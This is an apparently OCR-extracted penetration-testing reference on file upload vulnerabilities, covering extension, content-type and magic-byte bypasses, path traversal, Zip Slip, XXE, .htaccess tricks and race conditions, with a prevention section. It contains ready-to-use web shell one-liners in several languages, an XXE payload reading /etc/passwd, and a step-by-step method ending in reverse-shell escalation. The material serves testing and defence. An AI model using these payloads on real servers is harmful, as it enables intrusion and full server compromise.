
FILE UPLOAD VULNERABILITIES

Complete Attack Reference

What are File Upload Vulnerabilities?
File upload functionality allows users to upload files to web servers. Without proper validation, attackers upload malicious files (web shells, malware, scripts) to achieve Remote Code Execution, XSS, DoS, or defacement. File upload vulnerabilities consistently lead to complete server compromise.

1. Unrestricted File Upload (Direct RCE)

Description: No file type validation. Upload PHP/JSP/ASPX web shell directly. Access uploaded file via browser, executes server-side code. Most severe file upload vulnerability. Instant remote code execution.



Example Attack:

```
Upload shell.php with <?php system($_GET['cmd']); ?> then access /uploads/shell.php?cmd=id
```


Attack Techniques:

```
PHP web shells | JSP shells | ASPX shells | Perl/Python CGI scripts
```

Impact: Remote Code Execution, full server compromise

2. Extension Blacklist Bypass

Description: Blacklist blocks .php, .jsp, .asp but alternatives work. Try: .php3, .php4, .php5, .phtml, .phar, .phps. Case manipulation: .PhP, .pHp. Null byte: shell.php%00.jpg. Double extensions: shell.php.jpg.



Example Attack:

```
Blocked: shell.php | Try: shell.phtml, shell.php5, shell.PhP, shell.php%00.jpg
```


Attack Techniques:

```
Alternative extensions | Case manipulation | Null bytes | Double extensions
```

Impact: Blacklist bypass, RCE via alternative executable extensions

3. Content-Type Validation Bypass

Description: Server validates Content-Type header only. Change Content-Type: application/x-php to image/jpeg in request. Server trusts header without file content validation. Upload malicious file disguised as image.



Example Attack:

```
Upload shell.php with Content-Type: image/jpeg header modification
```


Attack Techniques:

```
Content-Type spoofing | Header manipulation | MIME type bypass
```

Impact: Content-Type filter bypass, web shell upload

4. Magic Bytes/File Signature Bypass

Description: Add valid image magic bytes to bypass signature check. GIF: GIF89a, PNG: \x89PNG, JPEG: \xFF\xD8\xFF. Prepend to PHP code. Server checks first bytes only. Polyglot files execute as both image and code.



Example Attack:

```
GIF89a<?php system($_GET['cmd']); ?> saved as shell.php
```


Attack Techniques:

```
Image header + PHP code | Polyglot files | Magic byte prepending
```

Impact: File signature bypass, polyglot file execution

5. Path Traversal in Upload

Description: Filename parameter allows directory traversal. Upload to arbitrary location: ../../etc/cron.d/evil or ../../var/www/html/shell.php. Overwrite critical files. Escape upload directory restrictions.



Example Attack:

```
Filename: ../../var/www/html/shell.php uploads outside intended directory
```


Attack Techniques:

```
../ traversal sequences | Absolute paths | Directory manipulation
```

Impact: Arbitrary file write, configuration overwrite, privilege escalation

6. Race Condition Upload

Description: File uploaded, validated, then deleted if malicious. Race window: access file before deletion. Upload malicious file repeatedly, simultaneously access it. Script executes before validation completes.


THREAD 1
Upload shell
THREAD 2
Access shell
Race!
Execute before validation!
Simultaneous upload + access exploits race window

Example Attack:

```
Simultaneous upload + access requests exploit validation race condition
```


Attack Techniques:

```
Concurrent upload/access | Automation scripts | Race condition exploitation
```

Impact: Temporary RCE, file execution before validation

7. Image Processing Vulnerabilities

Description: ImageMagick, GD library vulnerabilities. ImageTragick (CVE-2016-3714) RCE via malicious image. SVG with embedded JavaScript (XSS). EXIF metadata injection. Image parsers execute embedded code.



Example Attack:

```
SVG file: <svg><script>alert(document.cookie)</script></svg> triggers XSS
```


Attack Techniques:

```
ImageTragick exploits | SVG XSS | EXIF injection | Malicious image metadata
```

Impact: RCE via image processing, XSS, information disclosure

8. ZIP File Upload (Zip Slip)

Description: Upload ZIP with path traversal in filenames. Extract operation writes to arbitrary paths. Zip Slip vulnerability (CVE-2018-1002200). Overwrite files outside extraction directory. Common in archive handlers.



Example Attack:

```
ZIP contains: ../../etc/cron.d/malicious extracted to system directories
```


Attack Techniques:

```
Malicious ZIP archives | Path traversal in compressed files | Zip bombs
```

Impact: Arbitrary file write, code execution via cron/startup scripts

9. XML/XXE via File Upload

Description: Upload XML, SVG, DOCX, XLSX files with XXE payloads. Server parses uploaded file triggering XXE. Read local files, SSRF, denial of service. SVG files particularly effective (images with XML).



Example Attack:

```
Upload SVG with <!DOCTYPE svg [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
```


Attack Techniques:

```
XXE in SVG files | Office documents with XXE | XML configuration files
```

Impact: Local file disclosure, SSRF, DoS via file upload

10. Denial of Service via Upload

Description: Upload extremely large files exhausting disk space. Zip bombs (42.zip) expand to petabytes. Billion laughs XML. Resource exhaustion attacks. Crash server or application.



Example Attack:

```
Upload 10GB file or zip bomb consuming all available storage
```


Attack Techniques:

```
Large file uploads | Zip bombs | Decompression bombs | XML bombs
```

Impact: Denial of Service, resource exhaustion, application crash

11. .htaccess Upload (Apache)

Description: Upload .htaccess file to reconfigure Apache. Add PHP handler for .jpg files. Disable security restrictions. Execute arbitrary extensions as PHP. Override server configuration per-directory.



Example Attack:

```
.htaccess: AddType application/x-httpd-php .jpg then upload shell.jpg
```


Attack Techniques:

```
AddHandler directives | AddType for extensions | Security override
```

Impact: Configuration override, execute non-PHP files as code

12. Metadata/EXIF Injection

Description: Inject malicious code in image metadata/EXIF. When metadata displayed on page, XSS triggered. PHP code in EXIF executed if eval'd. Comment fields, camera info, GPS data injectable.



Example Attack:

```
EXIF comment: <script>alert(1)</script> displayed on image gallery page
```

Attack Techniques:

```
XSS in EXIF fields | PHP in metadata | Command injection via metadata
```

Impact: Stored XSS, code execution if metadata processed unsafely

EXTENSION BYPASS TECHNIQUES

Alternative PHP Extensions

- .php3, .php4, .php5, .php7 - Legacy PHP versions
- .phtml - PHP HTML files
- .phar - PHP Archive format
- .phps - PHP source display
- .pht, .phpt - PHP variants
- .pgif - PHP GIF (rare)
- .shtml - Server-side includes
- .inc - Include files (often parsed as PHP)

Case Manipulation

- .PhP, .pHp, .Php - Mixed case
- .PHP, .PhP5 - Uppercase variations
- Windows servers often case-insensitive

Null Byte Injection

- shell.php%00.jpg - Null byte truncation (legacy)
- shell.php\x00.jpg - Hex null byte
- Affects older PHP versions (<5.3.4)

Double Extensions

- shell.php.jpg - Server processes .php
- shell.jpg.php - Depends on config
- shell.php.png, shell.php.gif

ASP/ASPX Extensions

- .asp, .aspx - Active Server Pages
- .cer, .asa - ASP variants
- .cdx, .ashx - ASP handlers

JSP/Java Extensions

- .jsp, .jspx - JavaServer Pages
- .jsw, .jsv - JSP variants

- .jspf - JSP fragments

WEB SHELL PAYLOADS

Language	Minimal Shell	Features
PHP	&lt;?php system($_GET['c']); ?&gt;	Execute commands via ?c=
PHP	&lt;?=`$_GET[0]`?&gt;	Ultra minimal backtick
ASP	&lt;%eval request("c")%&gt;	Execute via POST c=
ASPX	&lt;%@ Page Language="C#"%&gt;&lt;% System.Diagnostics.Process.Start(Request["c"]); %&gt;	C# execution
JSP	&lt;%Runtime.getRuntime().exec(request.getParameter("c"));%&gt;	Java execution
Python	import os; os.system('cmd')	CGI or Flask
Perl	system($ENV{'QUERY_STRING'});	CGI execution

FILE SIGNATURE (MAGIC BYTES)

Format	Magic Bytes (Hex)	ASCII Representation
JPEG	FF D8 FF	ÿØÿ
PNG	89 50 4E 47	\x89PNG
GIF	47 49 46 38 39 61	GIF89a
GIF	47 49 46 38 37 61	GIF87a
PDF	25 50 44 46	%PDF
ZIP	50 4B 03 04	PK..
RAR	52 61 72 21	Rar!

TESTING METHODOLOGY

1. Identify Upload Functionality: Find all file upload features: profile pictures, document uploads, attachments, import functions. Map upload endpoints and parameters. Note any client-side validation (easy to bypass).

2. Test Unrestricted Upload: Try uploading web shell directly. PHP: shell.php, ASP: shell.asp, JSP: shell.jsp. If successful, locate uploaded file and access it. Instant RCE if no validation.

3. Enumerate Allowed Extensions: Test various extensions: .jpg, .png, .pdf, .txt, .zip. Document which are allowed. This reveals whitelist/blacklist approach. Focus testing on bypassing identified restrictions.

4. Test Extension Bypasses: Try: alternative extensions (.php5, .phtml), case manipulation (.PhP), null bytes (shell.php%00.jpg), double extensions (shell.php.jpg). Test all variations systematically.

5. Test Content Validation: Upload PHP shell with image Content-Type header. Add image magic bytes to shell (GIF89a<?php...). Create polyglot files. Check if content or just extension validated.

6. Test Path Traversal: Modify filename parameter: ../../shell.php. Try absolute paths: /var/www/html/shell.php. Attempt directory escape. May allow upload to webroot or other locations.

7. Locate Uploaded Files: Find upload directory: /uploads/, /files/, /media/, /static/. Check predictable naming: original name, timestamp, hash. Brute force filenames if randomized. Access control issues common.

8. Test for RCE: Access uploaded file in browser. For web shell: http://target/uploads/shell.php?cmd=id. Verify command execution. Upgrade to reverse shell if successful.

9. Test Image Processing: Upload malicious images: ImageTragick exploits, SVG with XSS, EXIF metadata injection. Check if images processed by vulnerable libraries (ImageMagick, GD).

10. Test Archive Handling: Upload ZIP with path traversal. Test for Zip Slip vulnerability. Try zip bombs for DoS. Upload malicious compressed files.

PREVENTION & MITIGATION

• **Validate File Type (Content):** Check file content, not just extension. Verify magic bytes match expected type. Use libraries to validate file format. Never trust user-supplied filenames or Content-Type headers.

• **Use Extension Whitelist:** Allow only specific safe extensions. Whitelist approach (safer than blacklist). Reject all others by default. Validate extension case-insensitively.

• **Rename Uploaded Files:** Generate random filenames server-side. Use UUID or cryptographic hash. Don't preserve original filename. Prevents directory traversal and predictable paths.

• **Store Outside Webroot:** Save uploads outside public web directory. Serve files through script with access control. Never store in directly accessible location. Prevents direct execution.

• **Set Proper Permissions:** No execute permissions on upload directory. chmod 644 for files, not 755. Disable script execution in web server config. Prevent uploaded files from running.

• **Limit File Size:** Enforce maximum file size. Prevent DoS via large uploads. Check size both client and server side. Reject oversized files early.

• **Scan for Malware:** Integrate antivirus scanning. Check files before storage. Use ClamAV or commercial solutions. Quarantine suspicious files.

- **Use Content Security Policy:** CSP headers prevent XSS from uploads. script-src directive restricts execution. Helps mitigate SVG XSS and metadata injection.

DETECTION CHECKLIST

✓ Identify all file upload endpoints

✓ Test unrestricted upload (direct web shell)

✓ Try alternative extensions (.php5, .phtml, .phar)

✓ Test case manipulation (.PhP, .pHp)

✓ Try null byte injection (shell.php%00.jpg)

✓ Test double extensions (shell.php.jpg)

✓ Spoof Content-Type header

✓ Add magic bytes to malicious file (GIF89a + PHP)

✓ Test path traversal in filename (../../)

✓ Try absolute path uploads (/var/www/html/)

✓ Upload .htaccess to override config (Apache)

✓ Upload web.config for IIS servers

✓ Test SVG files with XSS payload

✓ Upload ZIP with path traversal (Zip Slip)

✓ Test large files for DoS

✓ Try zip bombs (42.zip)

✓ Upload XML/Office docs with XXE

✓ Test EXIF metadata injection

✓ Check for race condition (upload + access simultaneously)

✓ Locate upload directory and naming pattern

✓ Test if files served with correct Content-Type

✓ Verify execute permissions on upload directory